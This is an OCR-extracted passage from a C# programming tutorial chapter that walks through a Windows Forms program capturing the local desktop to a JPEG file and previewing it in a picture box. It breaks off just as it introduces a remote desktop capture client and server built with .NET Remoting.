

Local Desktop Capture
Capture Desktop

Fig 11c – Desktop capture saved as file Desktop.jpg

You will note that it is a full desktop capture, which includes the Taskbar. Now, let's build the program.

Start a new Windows Application project and call it LocalDesktopCapture. Insert a button and call it buttonCapture. Double-click on the button and it will insert a buttonCapture_Click event handler:

```
private void buttonCapture_Click(object sender, EventArgs
e) { CaptureDesktop(); Save(); }
```

Type in CaptureDesktop() and Save() method as shown above. Now, enter the rest of the code as follows:

```
   //
//Standalone Local Desktop Capture
//by Paul Chin
//Sept 1, 2007
//
using System;
using System.Collections.Generic;
using System.ComponentModel;
using System.Data;
using System.Drawing;
using System.Text;
using System.Windows.Forms;
using System.IO;
using System.Diagnostics;
using System.Drawing.Imaging; //For PixelFormat and ImageFormat

   namespace DesktopCapture {
public partial class MainForm : Form {
Bitmap memoryImage;

public MainForm() {
InitializeComponent(); }

   private void buttonCapture_Click(object sender, EventArgs e)
{
CaptureDesktop(); Save();
}
```

```
   public void CaptureDesktop() {
try {
Rectangle rc = Screen.PrimaryScreen.Bounds; memoryImage = new
Bitmap(rc.Width, rc.Height, PixelFormat.Format32bppArgb);
using (Graphics memoryGraphics =
Graphics.FromImage(memoryImage)) {
memoryGraphics.CopyFromScreen(rc.X, rc.Y, 0, 0, rc.Size,
   CopyPixelOperation .SourceCopy);
}
}
catch (Exception ex) { }
}
   public void Save() {
//String directory = Path.GetDirectoryName(filename); //String
name = Path.GetFileNameWithoutExtension(filename); //if
(!Directory.Exists(pathName))
//Directory.CreateDirectory(pathName);
   String pathName = String.Format("{0}\\",
Path.GetDirectoryName(Application.ExecutablePath));
string filename = String.Format("{0}Desktop.JPG", pathName);
try
   {
memoryImage.Save(filename, ImageFormat.Jpeg);
}
catch (Exception ex) { }
}
}
}
```

11.2.1 Explanation for the Standalone Desktop Capture Program

Remember to insert this library:

```
using System.Drawing.Imaging; //For PixelFormat and ImageFormat
```

It is needed for using the PixelFormat and ImageFormat types. The `Bitmap memoryImage` is needed store the captured image in memory.

Next is the buttonCapture_Click event handler, which we have seen above. Within it, there are two methods, i.e. CaptureDesktop() and Save(). CaptureDesktop will capture an image of the desktop and save it to Bitmap memoryImage. And Save() will save the image to a file called Desktop.jpg:

```
    private void buttonCapture_Click(object sender, EventArgs e)
{
CaptureDesktop(); Save();
}
```

Next, we take a look at the CaptureDesktop() method:

```
   public void CaptureDesktop()
{
try {
Rectangle rc = Screen.PrimaryScreen.Bounds; memoryImage = new
Bitmap(rc.Width, rc.Height, PixelFormat.Format32bppArgb);
using (Graphics memoryGraphics =
Graphics.FromImage(memoryImage)) {
memoryGraphics.CopyFromScreen(rc.X, rc.Y, 0, 0, rc.Size,
   CopyPixelOperation .SourceCopy);
}
}
catch (Exception ex) { }
}
```

Notice the try-catch blocks. This is necessary because the methods within the tryblock may throw an exception. Throwing an exception means an occurrence of an error. An exception means an error. The exception may happen when calling the

`memoryGraphics.CopyFromScreen` method. Should an exception occur, it will be

caught by the catch-block. In fact the whole purpose of the catch-block is to catch the exception so that it may handle it. Normally there will be code within the catch-block to handle the exception that arises. But in our case, we want to keep the code simple and will simply ignore any handling code. As such our catch-block will be empty. Now, if there weren’t any try-catch blocks, what would happen if there was an error? Since there would be no catch-block to catch the exception, the program will terminate with an error. And you might see some weird and cryptic error message popping-up on the screen. The try-catch block would prevent such an occurrence.

We will now examine the code within the try-block:

```
Rectangle rc = Screen.PrimaryScreen.Bounds;
memoryImage = new Bitmap(rc.Width,
rc.Height,PixelFormat.Format32bppArgb);
using (Graphics memoryGraphics = Graphics.FromImage(memoryImage))
{
memoryGraphics.CopyFromScreen(rc.X, rc.Y, 0, 0, rc.Size,
CopyPixelOperation.SourceCopy); }
```

The Rectangle object belongs to the System.Drawing class library. We create an instance of it called rc in order to store a set of four integers that represent the location and size of a rectangle. We need those parameters for two reasons. First, to create a new`Bitmap` called `memoryImage`. Second, to call the `CopyFromScreen` method. Create a graphics object for

alteration by calling the Graphics.FromImage method. Then follow up with the CopyFromScreen method which then copies the content of the desktop to the `memoryImage` Bitmap.
At this juncture, the memoryImage bitmap holds the image of the captured desktop. Next, we will examine the Save() method:

```
public void Save() {

    String pathName = String.Format("{0}\\",
Path.GetDirectoryName(Application.ExecutablePath));
string filename = String.Format("{0}Desktop.JPG", pathName);
try

    {
memoryImage.Save(filename, ImageFormat.Jpeg);
}
catch (Exception ex) { }
}
```

Within the Save() method, the first line creates a String called pathname to store the path to the location where the captured image of the desktop will be saved to. The pathname string is constructed using the String.Format method. The `{0}` is merely the placeholder for the path where the program is residing in and the double backslash `\\` is to prevent the compiler from misinterpreting it as an escape character. What we are trying to construct is something like this:
`C:\path-to-this-program\`
The second backslash above is the backslash we are trying to create.

The Application.ExecutablePath property returns the path of the application that started the program including the executable name. That is why we use `Path.GetDirectoryName` method to extract just the Directory path (minus the executable name).

For example Application.ExecutablePath would return:
`C:\Path_To_My_Executable\DesktopCapture.exe`
Path.GetDirectoryName(Application.ExecutablePath) would give us:
`C:\Path_To_My_Executable\`
Once we have obtained the directory path as above, we then need to append the filename to it to get:
`C:\Path_To_My_Executable\Desktop.JPG` To achieve that, we call:

```
string filename = String.Format("{0}Desktop.JPG",
pathName);
```

And finally we save the file as follows:

```
memoryImage.Save(filename, ImageFormat.Jpeg);
```

11.3 Building a Standalone Desktop Capture with Preview Picture Box

In this section, we will modify the code of the Standalone Desktop Capture Program above to include a Picture Box that will display the captured image. See Fig 10d for a peep of what the finished product looks like.




Local Desktop Capture
Capture Desktop

Fig. 11d – Desktop Capture with Picture Box for Preview.

To modify our existing code, insert a Picture Box onto the Form, by default it is called pictureBox1. Then, in the Properties window of the PictureBox set the SizeMode to Zoom. See Fig 11e.



Program.cs

Properties

pictureBox1 System.Windows.Forms.PictureBo:

Margin	3, 3, 3, 3
MaximumSize	0, 0
MinimumSize	0, 0
Modifiers	Private
Padding	0, 0, 0, 0
Size	**520, 391**
SizeMode	**Zoom**
Tag	
UseWaitCursor	False
Visible	True
WaitOnLoad	False

Choose Image

ContextMenuStrip

Fig 11e – Setting the pictureBox1.SizeMode to Zoom

The red arrow indicates the property Zoom. What does Zoom mean? If a picture that is to be displayed is too large to be displayed in pictureBox1, the image will be resized so as to completely fit. Fig 10d shows how the Desktop image is resized automatically so as to fit into the Picture Box.

Next insert this line:

```
pictureBox1.Image = memoryImage;
```

into the `buttonCapture_Click` event handler as follows:

```
private void buttonCapture_Click(object sender, EventArgs
e) { CaptureDesktop(); Save(); pictureBox1.Image =
memoryImage; }
```

That is all we need to do. Now compile the code and click on the button CaptureDesktop. See Fig 11d. Two things will happen. A copy of the desktop image called Desktop.JPG will be saved onto the folder where the application is residing in. And secondly, an image of the desktop will be displayed in the Picture Box. The complete source code with the new update is as below.

```
   //
//Standalone Local Desktop Capture + Picture Box Preview //by
Paul Chin
//Sept 2, 2007
//
using System;
using System.Collections.Generic;
using System.ComponentModel;
using System.Data;
using System.Drawing;
using System.Text;
using System.Windows.Forms;
using System.IO;
using System.Drawing.Imaging; //For PixelFormat and ImageFormat
```

```
   namespace DesktopCapture {
public partial class MainForm : Form {
Bitmap memoryImage;
public MainForm() {
InitializeComponent(); }
   private void buttonCapture_Click(object sender, EventArgs e)
{
CaptureDesktop();
Save();
pictureBox1.Image = memoryImage; //Newly Added
}
   public void CaptureDesktop() {
try {
Rectangle rc = Screen.PrimaryScreen.Bounds; memoryImage = new
Bitmap(rc.Width, rc.Height, PixelFormat.Format32bppArgb);
using (Graphics memoryGraphics =
   Graphics .FromImage(memoryImage)) {
memoryGraphics.CopyFromScreen(rc.X, rc.Y, 0, 0, rc.Size,
CopyPixelOperation.SourceCopy);
}
}
catch (Exception ex) { }
}
public void Save() {
   String pathName = String.Format("{0}\\",
Path.GetDirectoryName(Application.ExecutablePath));
string filename = String.Format("{0}Desktop.JPG", pathName);
try
   {
memoryImage.Save(filename, ImageFormat.Jpeg);
}
catch (Exception ex) { }
}
}
}
```

Another alternative is to load the image from Hard Disk directly into the Picture Box using this method:

```
pictureBox1.ImageLocation = "Desktop.JPG";
```

11.4 Direct Connection Remote Desktop Capture

Our next project will be to build a Direct Connection Remote Desktop Capture Server and Client. We will be using .NET Remoting to do it. The architecture is as shown in Fig 11f.

Desktop Picture Box | /\ | |


V Desktop image | Server ---Interface--------------------
---Interface--Client

Fig 11f - Remote Desktop Capture (Direct Connection)

